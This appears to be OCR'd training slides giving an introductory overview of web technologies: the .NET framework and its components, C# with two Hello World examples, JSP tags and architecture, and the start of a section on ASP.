
.Net

- Microsoft .NET is Microsoft's **software programming** architecture that creates Internet-enabled and web-based applications
- It consists of **several technologies** that allow software developers to build Internet-based distributed systems

.NET implementation includes the following

- C#
- VB.Net
- ASP.Net
- ADO.Net

Notes: ______________________________



.Net (Cont'd)

.NET Framework Architecture

Basic Components of .NET Framework

Common Language Runtime (CLR)


- The CLR provides an **execution environment** that manages running code and provides services for existing code and systems that make software development easier

Class Libraries

- The .NET Framework class library is a collection of reusable classes, interfaces, and value types that provides **access** to the utilization of system **functionality**

Assembly

- Assemblies are the **building blocks** of .NET applications. They are used for deployment, versioning, and security



C#

- C# (pronounced "C sharp") is an **object-oriented** and **type-safe programming language** that may seem familiar to C and C++ programmers
- C# combines the productivity of **Rapid Application Development** (RAD) languages and the power of C++

These examples show different ways of writing the C# "Hello World" program:

Example 1

```
// Hello1.cs
public class Hello1
{
public static void Main()
{
System.Console.WriteLine("Hello,
World!");
}
}
```

Output:
Hello, World!

Example 2

- To avoid fully qualifying classes throughout a program, use the using directive shown:

```
// Hello2.cs
using System;
public class Hello2
{
public static void Main()
{
Console.WriteLine("Hello,
World!");
}
}
```

Output:
Hello, World!

Notes:

Java Server Pages (JSP)

- JSP is a Java-based technology that helps you **develop dynamic web pages**
- It runs in a server-side component known as a **JSP container**
- It is similar to ASP and PHP, but it uses the java programing language

Fundamental Tags

- <%....%> Scriptlets
- <%!....%> Declarative
- %@....% Directive
- <%=...%> Expression


Advantages

- Supports HTML and Java code
- Supports standard web development tools
- Easy language and tags

Disadvantages

- Difficult to debug because JSP pages are converted into servlets and then compiled
- Database connectivity is not as easy as expected
- Extremely difficult to choose the appropriate servlet engine

The JSP Model 2 architecture


Web browser
Servlet/Filter (Controller)
JSP pages (views)
Instantiate
JavaBeans (Model)
Server
Data Sources/ Database

Active Server Pages (ASP)

- ASP is Microsoft's development framework for **building dynamic web pages**


Advantages

- Provides 3-tier architecture
- Compatible with about 55 languages
- Consistent programming model
- Provides direct security support

